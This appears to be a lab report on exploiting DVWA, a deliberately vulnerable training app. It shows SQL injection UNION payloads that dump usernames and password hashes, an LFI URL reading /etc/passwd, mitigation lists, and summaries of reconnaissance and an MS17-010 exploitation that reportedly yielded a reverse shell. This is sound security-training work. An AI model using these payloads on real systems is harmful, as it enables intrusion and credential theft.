


Step 6: Enumerate Tables

Payload:

```
1' UNION SELECT 1, table_name FROM  
information_schema.tables WHERE  
table_schema=database() #
```

Evidence:



Step 7: Dump Usernames and Password Hashes

Payload:

```
1' UNION SELECT user, password FROM users #
```

Evidence:

User ID:

```
ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user, password FROM users #  
First name: admin  
Surname: fcea920f7412b5da7be0cf42b8c93759
```

```
ID: 1' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

https://en.wikipedia.org/wiki/SQL_injection

Mitigation

- Use parameterized queries
- Use prepared statements
- Validate user input
- Restrict database privileges
- Hide database errors

5. Exploit the Local File Inclusion (LFI) vulnerability to read sensitive information from the local machine, such as the contents of the passwd file:

Objective

Exploit the LFI vulnerability in DVWA to read local system files.

Vulnerability Information

Vulnerability Name

Local File Inclusion (LFI)

Impact

Allows attackers to read files from the local system.

Step 1: Open DVWA File Inclusion Module

Navigate to:

DVWA → File Inclusion

Step 2: Set Security Level


Low

Step 3: Observe URL Parameter

Example:

<http://dvwa.local/vulnerabilities/fi/?page=include.php>

Observed:



Step 4: Attempt Directory Traversal


Payload:

/etc/passwd

Full URL:

http://127.0.0.1:42001/vulnerabilities/fi/?page=/etc/passwd

Expected Result



The contents of the passwd file appear:

root:x:0:0:root:/root:/bin/bash

Mitigation

- Validate allowed file paths
- Use whitelisting
- Disable directory traversal
- Restrict file permissions
- Avoid dynamic file inclusion

infrastructure Reconnaissance

Executive Summary

The organization's public-facing information, including domains, subdomains, and employee data, was successfully identified using OSINT techniques. This exposed attack surface increases the risk of phishing and social engineering attacks. Overall, the organization has moderate exposure through publicly available information.

Findings

- Domain: whizminder.com
- Subdomains: mail.whizminder.com, dev.whizminder.com
- IPs identified for subdomains

- Employee emails found via OSINT tools

Risk Level: Medium–High

Scenario 2: Service Enumeration & Scanning

Executive Summary

The target system was found to have multiple open network services, including SMB and RDP. A critical vulnerability (MS17-010) was detected, which could allow attackers to gain unauthorized access. This indicates poor patch management and high system exposure.

Findings

- Open ports: 135, 139, 445, 3389
- OS: Windows
- Vulnerability: MS17-010 (EternalBlue)

Risk Level: Critical

Scenario 3: Exploitation

Executive Summary

A critical SMB vulnerability was successfully exploited in a controlled environment, leading to full remote system access. This demonstrates that an attacker could completely compromise the system if it were unpatched. The impact includes data theft, system control, and malware installation.

Findings

- Exploit: MS17-010
- Access: Meterpreter reverse shell achieved
- Full system control obtained

Risk Level: Critical

Overall Conclusion

The system shows serious security weaknesses, especially unpatched services and exposed network ports. Immediate patching, service hardening, and OSINT exposure reduction are strongly recommended.